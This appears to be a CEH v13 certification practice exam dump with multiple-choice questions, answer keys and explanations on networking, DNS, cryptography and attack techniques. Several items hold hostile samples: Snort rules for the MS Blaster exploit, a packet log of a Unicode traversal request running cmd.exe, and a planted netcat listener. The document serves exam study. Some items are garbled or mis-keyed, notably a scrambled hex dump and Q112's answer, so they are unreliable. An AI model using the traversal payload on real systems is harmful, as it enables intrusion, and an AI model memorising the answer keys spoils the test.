

# EC-Council

## Exam Questions 312-50v13

Certified Ethical Hacker v13



**NEW QUESTION 1**

- (Topic 1)

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?

- A. Install DNS logger and track vulnerable packets
- B. Disable DNS timeouts
- C. Install DNS Anti-spoofing
- D. Disable DNS Zone Transfer

**Answer: C**

**NEW QUESTION 2**

- (Topic 1)

Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.

- A. WebDav
- B. SQL Slammer
- C. MS Blaster
- D. MyDoom

**Answer: C**

**NEW QUESTION 3**

- (Topic 1)

What is the minimum number of network connections in a multihomed firewall?

- A. 3
- B. 5
- C. 4
- D. 2

**Answer: A**

**NEW QUESTION 4**

- (Topic 1)

Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

- A. ESP transport mode
- B. ESP confidential
- C. AH permiscuous
- D. AH Tunnel mode

**Answer: A**

**NEW QUESTION 5**

- (Topic 1)

What is the proper response for a NULL scan if the port is closed?

- A. SYN

- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

**Answer:** E

#### NEW QUESTION 6

- (Topic 1)

You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL. What may be the problem?

- A. Traffic is Blocked on UDP Port 53
- B. Traffic is Blocked on TCP Port 80
- C. Traffic is Blocked on TCP Port 54
- D. Traffic is Blocked on UDP Port 80

**Answer:** A

#### Explanation:

Most likely have an issue with DNS.

DNS stands for Domain Name System. It's a system that lets you connect to websites by matching human-readable domain names (like example.com) with the server's unique ID where a website is stored.

Think of the DNS system as the internet's phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people's names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.

NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.

The 8 steps in a DNS lookup:

- \* 1. A user types example.com into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
- \* 2. The resolver then queries a DNS root nameserver;
- \* 3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
- \* 4. The resolver then requests the .com TLD;
- \* 5. The TLD server then responds with the IP address of the domain's nameserver, example.com;
- \* 6. Lastly, the recursive resolver sends a query to the domain's nameserver;
- \* 7. The IP address for example.com is then returned to the resolver from the nameserver;
- \* 8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially;

Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:

- \* 9. The browser makes an HTTP request to the IP address;
- \* 10. The server at that IP returns the webpage to be rendered in the browser.

NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

#### NEW QUESTION 7

- (Topic 1)

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.

A camera captures people walking and identifies the individuals using Steve's approach. After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:

- A. Although the approach has two phases, it actually implements just one authentication factor
- B. The solution implements the two authentication factors: physical object and physical characteristic
- C. The solution will have a high level of false positives
- D. Biological motion cannot be used to identify people

**Answer:** B

#### NEW QUESTION 8

- (Topic 1)

What does a firewall check to prevent particular ports and applications from getting packets into an organization?

- A. Transport layer port numbers and application layer headers
- B. Presentation layer headers and the session layer port numbers
- C. Network layer headers and the session layer port numbers
- D. Application layer port numbers and the transport layer headers

**Answer:** A

#### NEW QUESTION 9

- (Topic 1)

What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

- A. Man-in-the-middle attack

- B. Meet-in-the-middle attack
- C. Replay attack
- D. Traffic analysis attack

**Answer:** B

**Explanation:**

[https://en.wikipedia.org/wiki/Meet-in-the-middle\\_attack](https://en.wikipedia.org/wiki/Meet-in-the-middle_attack)

The meet-in-the-middle attack (MITM), a known plaintext attack, is a generic space–time tradeoff cryptographic attack against encryption schemes that rely on performing multiple encryption operations in sequence. The MITM attack is the primary reason why Double DES is not used and why a Triple DES key (168-bit) can be bruteforced by an attacker with 256 space and 2112 operations.

The intruder has to know some parts of plaintext and their ciphertexts. Using meet-in-the-middle attacks it is possible to break ciphers, which have two or more secret keys for multiple encryption using the same algorithm. For example, the 3DES cipher works in this way. Meet-in-the-middle attack was first presented by Diffie and Hellman for cryptanalysis of DES algorithm.

**NEW QUESTION 10**

- (Topic 1)

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

- A. USER, NICK
- B. LOGIN, NICK
- C. USER, PASS
- D. LOGIN, USER

**Answer:** A

**NEW QUESTION 10**

- (Topic 1)

The establishment of a TCP connection involves a negotiation called three-way handshake. What type of message does the client send to the server in order to begin this negotiation?

- A. ACK
- B. SYN
- C. RST
- D. SYN-ACK

**Answer:** B

**NEW QUESTION 13**

- (Topic 1)

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

**Answer:** D

**NEW QUESTION 17**

- (Topic 1)

You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

- A. Social engineering
- B. Piggybacking
- C. Tailgating
- D. Eavesdropping

**Answer:** A

**Explanation:**

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

**NEW QUESTION 22**

- (Topic 1)

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

- A. Use the same machines for DNS and other applications

- B. Harden DNS servers
- C. Use split-horizon operation for DNS servers
- D. Restrict Zone transfers
- E. Have subnet diversity between DNS servers

**Answer:** BCDE

#### NEW QUESTION 25

- (Topic 1)

A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner's permission. Their intention can either be to simply gain knowledge or to illegally make changes.

Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?

- A. White Hat
- B. Suicide Hacker
- C. Gray Hat
- D. Black Hat

**Answer:** C

#### NEW QUESTION 30

- (Topic 1)

Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?

- A. Linux
- B. Unix
- C. OS X
- D. Windows

**Answer:** D

#### NEW QUESTION 31

- (Topic 1)

One of your team members has asked you to analyze the following SOA record.

What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

**Answer:** D

#### NEW QUESTION 35

- (Topic 1)

What tool can crack Windows SMB passwords simply by listening to network traffic?

- A. This is not possible
- B. Netbus
- C. NTFSDOS
- D. L0phtcrack

**Answer:** D

#### NEW QUESTION 39

- (Topic 1)

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

- A. A biometric system that bases authentication decisions on behavioral attributes.
- B. A biometric system that bases authentication decisions on physical attributes.
- C. An authentication system that creates one-time passwords that are encrypted with secret keys.
- D. An authentication system that uses passphrases that are converted into virtual passwords.

**Answer:** C

#### NEW QUESTION 41

- (Topic 1)

Your company was hired by a small healthcare provider to perform a technical assessment on the network.

What is the best approach for discovering vulnerabilities on a Windows-based computer?

- A. Use the built-in Windows Update tool
- B. Use a scan tool like Nessus
- C. Check MITRE.org for the latest list of CVE findings
- D. Create a disk image of a clean Windows installation

Answer: B

#### NEW QUESTION 44

- (Topic 1)

A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

- A. The computer is not using a private IP address.
- B. The gateway is not routing to a public IP address.
- C. The gateway and the computer are not on the same network.
- D. The computer is using an invalid IP address.

Answer: B

#### Explanation:

[https://en.wikipedia.org/wiki/Private\\_network](https://en.wikipedia.org/wiki/Private_network)

In IP networking, a private network is a computer network that uses private IP address space. Both the IPv4 and the IPv6 specifications define private IP address ranges. These addresses are commonly used for local area networks (LANs) in residential, office, and enterprise environments.

Private network addresses are not allocated to any specific organization. Anyone may use these addresses without approval from regional or local Internet registries. Private IP address spaces were originally defined to assist in delaying IPv4 address exhaustion. IP packets originating from or addressed to a private IP address cannot be routed through the public Internet.

The Internet Engineering Task Force (IETF) has directed the Internet Assigned Numbers Authority (IANA) to reserve the following IPv4 address ranges for private networks:

- 10.0.0.0 – 10.255.255.255
- 172.16.0.0 – 172.31.255.255
- 192.168.0.0 – 192.168.255.255

Backbone routers do not allow packets from or to internal IP addresses. That is, intranet machines, if no measures are taken, are isolated from the Internet.

However, several technologies allow such machines to connect to the Internet.

- Mediation servers like IRC, Usenet, SMTP and Proxy server
- Network address translation (NAT)
- Tunneling protocol

NOTE: So, the problem is just one of these technologies.

#### NEW QUESTION 49

- (Topic 1)

An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.

What is the most likely cause?

- A. The network devices are not all synchronized.
- B. Proper chain of custody was not observed while collecting the logs.
- C. The attacker altered or erased events from the logs.
- D. The security breach was a false positive.

Answer: A

#### Explanation:

Many network and system administrators don't pay enough attention to system clock accuracy and time synchronization. Computer clocks can run faster or slower over time, batteries and power sources die, or daylight-saving time changes are forgotten.

Sure, there are many more pressing security issues to deal with, but not ensuring that the time on network devices is synchronized can cause problems. And these problems often only come to light after a security incident.

If you suspect a hacker is accessing your network, for example, you will want to analyze your log files to look for any suspicious activity. If your network's security devices do not have synchronized times, the timestamps' inaccuracy makes it impossible to correlate log files from different sources. Not only will you have difficulty in tracking events, but you will also find it difficult to use such evidence in court; you won't be able to illustrate a smooth progression of events as they occurred throughout your network.

#### NEW QUESTION 50

- (Topic 1)

A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

- A. The WAP does not recognize the client's MAC address
- B. The client cannot see the SSID of the wireless network
- C. Client is configured for the wrong channel
- D. The wireless client is not configured to use DHCP

Answer: A

#### Explanation:

[https://en.wikipedia.org/wiki/MAC\\_filtering](https://en.wikipedia.org/wiki/MAC_filtering)

MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to selected devices.

It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.

The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws. On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.

MAC address filtering adds an extra layer of security that checks the device's MAC address

against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn't join the network.

#### **NEW QUESTION 54**

- (Topic 1)

The configuration allows a wired or wireless network interface controller to pass all traffic it receives to the Central Processing Unit (CPU), rather than passing only the frames that the controller is intended to receive. Which of the following is being described?

- A. Multi-cast mode
- B. Promiscuous mode
- C. WEM
- D. Port forwarding

**Answer: B**

#### **NEW QUESTION 55**

- (Topic 1)

Which of the following is assured by the use of a hash?

- A. Authentication
- B. Confidentiality
- C. Availability
- D. Integrity

**Answer: D**

#### **NEW QUESTION 59**

- (Topic 1)

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

- A. Exploration
- B. Investigation
- C. Reconnaissance
- D. Enumeration

**Answer: C**

#### **Explanation:**

Cyber Kill Chain Methodology 1. Reconnaissance - Gathering information about the target.

#### **NEW QUESTION 62**

- (Topic 1)

Which results will be returned with the following Google search query? site:target.com – site:Marketing.target.com accounting

- A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.
- B. Results matching all words in the query.
- C. Results for matches on target.com and Marketing.target.com that include the word accounting?
- D. Results matching accounting in domain target.com but not on the site Marketing.target.com

**Answer: D**

#### **NEW QUESTION 65**

- (Topic 1)

Study the following log extract and identify the attack.

```

12/26-07:06:22:31.167035 207.219.207.240:1882 -> 172.16.1.106:80
TCP TTL:13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 2D 2F 6D 73 61 64 63 2F 2E 2E C0 AF 2E GET /msadc/.....
2E 2F 2E 2E C0 AF 2E 2E 2F 2E 2E C0 AF 2E 2E 2F ./...../...../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 winnt/system32/c
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3A md.exe?/c+dir+c:
5C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 \ HTTP/1.1..Acce
70 74 3A 2D 69 6D 61 67 65 2F 67 69 66 2C 20 69 pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 mage/x-xbitmap
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 61 70 70 6C 69 63 61 e/pjpeg, applica
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 65 tion/vnd.ms-exce
6C 2C 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6D l, application/m
73 77 6F 72 64 2C 20 61 70 70 6C 69 63 61 74 69 sword, applicati
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 70 on/vnd.ms-powerp
6F 69 6E 74 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 oint, =/?..Accep
74 2D 4C 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/age: en-u
73 0D 0A 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible;pt-EncodD
6E 67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windo, deflat
65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D e..User-Agent: M
6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 ozilla/4.0 (comp
61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 atible; MSIE 5.0
31 3B 20 57 69 6E 64 6F 77 73 20 39 35 29 0D 0A 1; Windows 95)..
48 6F 73 74 3A 20 6C 61 62 2E 77 69 72 65 74 72 Host: lib.bvxttr
69 70 2E 6E 65 74 0D 0A 43 6F 6E 6E 65 63 74 69 ip.org..Connecti
6F 6E 3A 2D 4B 65 65 70 2D 41 6C 69 76 65 0D 0A on: Keep-Alive..
43 6F 6F 6B 69 65 3A 20 41 53 50 53 45 53 53 49 Cookie: ASPSESSI
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4F ONIDGQQQQZU=KNO
48 4D 4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
49 46 49 46 42 0D 0A 0D 0A 41 50 4E 49 46 49 46 IFIFB....APNIFIF
42 0D 0A 0D 0A B....

```

- A. Hexcode Attack
- B. Cross Site Scripting
- C. Multiple Domain Traversal Attack
- D. Unicode Directory Traversal Attack

Answer: D

**NEW QUESTION 67**

- (Topic 1)

You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

- A. All three servers need to be placed internally
- B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
- C. A web server and the database server facing the Internet, an application server on the internal network
- D. All three servers need to face the Internet so that they can communicate between themselves

Answer: B

**NEW QUESTION 69**

- (Topic 1)

Which definition among those given below best describes a covert channel?

- A. A server program using a port that is not well known.

- B. Making use of a protocol in a way it is not intended to be used.
- C. It is the multiplexing taking place on a communication link.
- D. It is one of the weak channels used by WEP which makes it insecure

**Answer:** B

#### NEW QUESTION 71

- (Topic 1)

The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE's Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the Transport Layer Security (TLS) protocols defined in RFC6520. What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?

- A. Public
- B. Private
- C. Shared
- D. Root

**Answer:** B

#### NEW QUESTION 74

- (Topic 1)

Which type of security feature stops vehicles from crashing through the doors of a building?

- A. Bollards
- B. Receptionist
- C. Mantrap
- D. Turnstile

**Answer:** A

#### NEW QUESTION 78

- (Topic 1)

Which is the first step followed by Vulnerability Scanners for scanning a network?

- A. OS Detection
- B. Firewall detection
- C. TCP/UDP Port scanning
- D. Checking if the remote host is alive

**Answer:** D

#### Explanation:

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

- \* 1. Locating nodes: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
- \* 2. Performing service and OS discovery on them: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services and the operating system on the target systems.
- \* 3. Testing those services and OS for known vulnerabilities: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

#### NEW QUESTION 79

- (Topic 1)

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Traceroute
- B. Hping
- C. TCP ping
- D. Broadcast ping

**Answer:** B

#### Explanation:

<https://tools.kali.org/information-gathering/hping3> <http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf>

#### NEW QUESTION 81

- (Topic 1)

What is the purpose of a demilitarized zone on a network?

- A. To scan all traffic coming through the DMZ to the internal network
- B. To only provide direct access to the nodes within the DMZ and protect the network behind it
- C. To provide a place to put the honeypot
- D. To contain the network devices you wish to protect


**Answer:** B

#### NEW QUESTION 85

- (Topic 1)

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at [www.masonins.com](http://www.masonins.com). Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!?? From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact.

No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed [www.masonins.com](http://www.masonins.com) in his browser to reveal the following web page:



After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

- A. ARP spoofing
- B. SQL injection
- C. DNS poisoning
- D. Routing table injection

**Answer: C**

#### NEW QUESTION 86

- (Topic 1)

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

- A. Perform a vulnerability scan of the system.
- B. Determine the impact of enabling the audit feature.
- C. Perform a cost/benefit analysis of the audit feature.
- D. Allocate funds for staffing of audit log review.

**Answer: B**

#### NEW QUESTION 91

- (Topic 1)

By using a smart card and pin, you are using a two-factor authentication that satisfies

- A. Something you are and something you remember
- B. Something you have and something you know
- C. Something you know and something you are
- D. Something you have and something you are

**Answer: B**

#### Explanation:

Two-factor Authentication or 2FA is a user identity verification method, where two of the three possible authentication factors are combined to grant access to a website or application. 1) something the user knows, 2) something the user has, or 3) something the user is.

The possible factors of authentication are:

· Something the User Knows:

This is often a password, passphrase, PIN, or secret question. To satisfy this authentication challenge, the user must provide information that matches the answers previously provided to the organization by that user, such as "Name the town in which you were born."

· Something the User Has:

This involves entering a one-time password generated by a hardware authenticator. Users carry around an authentication device that will generate a one-time password on command. Users then authenticate by providing this code to the organization. Today, many organizations offer software authenticators that can be installed on the user's mobile device.

· Something the User Is:

This third authentication factor requires the user to authenticate using biometric data. This can include fingerprint scans, facial scans, behavioral biometrics, and more.

For example: In internet security, the most used factors of authentication are:

something the user has (e.g., a bank card) and something the user knows (e.g., a PIN code). This is two-factor authentication. Two-factor authentication is also sometimes referred to as strong authentication, Two-Step Verification, or 2FA.

The key difference between Multi-Factor Authentication (MFA) and Two-Factor Authentication (2FA) is that, as the term implies, Two-Factor Authentication utilizes a combination of two out of three possible authentication factors. In contrast, Multi-Factor Authentication could utilize two or more of these authentication factors.

#### NEW QUESTION 92

- (Topic 1)

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

- A. Use port security on his switches.

- B. Use a tool like ARPwatch to monitor for strange ARP activity.
- C. Use a firewall between all LAN segments.
- D. If you have a small network, use static ARP entries.
- E. Use only static IP addresses on all PC's.

**Answer:** ABD

#### NEW QUESTION 96

- (Topic 1)

You have the SOA presented below in your Zone.

Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?

collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

- A. One day
- B. One hour
- C. One week
- D. One month

**Answer:** C

#### NEW QUESTION 101

- (Topic 1)

The collection of potentially actionable, overt, and publicly available information is known as

- A. Open-source intelligence
- B. Real intelligence
- C. Social intelligence
- D. Human intelligence

**Answer:** A

#### NEW QUESTION 102

- (Topic 1)

What does the -oX flag do in an Nmap scan?

- A. Perform an eXpress scan
- B. Output the results in truncated format to the screen
- C. Output the results in XML format to a file
- D. Perform an Xmas scan

**Answer:** C

#### Explanation:

<https://nmap.org/book/man-output.html>

-oX <filespec> - Requests that XML output be directed to the given filename.

#### NEW QUESTION 105

- (Topic 1)

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

- A. Overloading Port Address Translation
- B. Dynamic Port Address Translation
- C. Dynamic Network Address Translation
- D. Static Network Address Translation

**Answer:** D

#### NEW QUESTION 106

- (Topic 1)

Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end- to-end encryption of the connection?

- A. SFTP
- B. Ipsec
- C. SSL
- D. FTPS

**Answer:** B

#### Explanation:

<https://en.wikipedia.org/wiki/IPsec>

Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs). IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection. The initial IPv4 suite was developed with few security provisions. As a

part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.

#### NEW QUESTION 110

- (Topic 1)

In the field of cryptanalysis, what is meant by a ??rubber-hose?? attack?

- A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
- B. A backdoor placed into a cryptographic algorithm by its creator.
- C. Extraction of cryptographic secrets through coercion or torture.
- D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

**Answer: C**

#### Explanation:

A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.

The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

#### NEW QUESTION 112

- (Topic 1)

What is the role of test automation in security testing?

- A. It is an option but it tends to be very expensive.
- B. It should be used exclusively!
- C. Manual testing is outdated because of low speed and possible test setup inconsistencies.
- D. Test automation is not usable in security due to the complexity of the tests.
- E. It can accelerate benchmark tests and repeat them with a consistent test set.
- F. But it cannot replace manual testing completely.

**Answer: D**

#### NEW QUESTION 114

- (Topic 1)

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The ??ps?? command shows that the ??nc?? file is running as process, and the netstat command shows the ??nc?? process is listening on a network port.

What kind of vulnerability must be present to make this remote attack possible?

- A. File system permissions
- B. Privilege escalation
- C. Directory traversal
- D. Brute force login

**Answer: A**

#### Explanation:

File system permissions

Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.

Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

#### NEW QUESTION 116

- (Topic 1)

An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

- A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
- B. He will activate OSPF on the spoofed root bridge.
- C. He will repeat this action so that it escalates to a DoS attack.
- D. He will repeat the same attack against all L2 switches of the network.

**Answer: A**

#### NEW QUESTION 118

- (Topic 1)

An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.

When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

- A. Wireshark
- B. Ettercap
- C. Aircrack-ng

D. Tcpdump

Answer: B

**NEW QUESTION 119**

- (Topic 2)

which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

- A. intrusion detection system
- B. Honeypot
- C. Botnet D Firewall

Answer: B

**Explanation:**

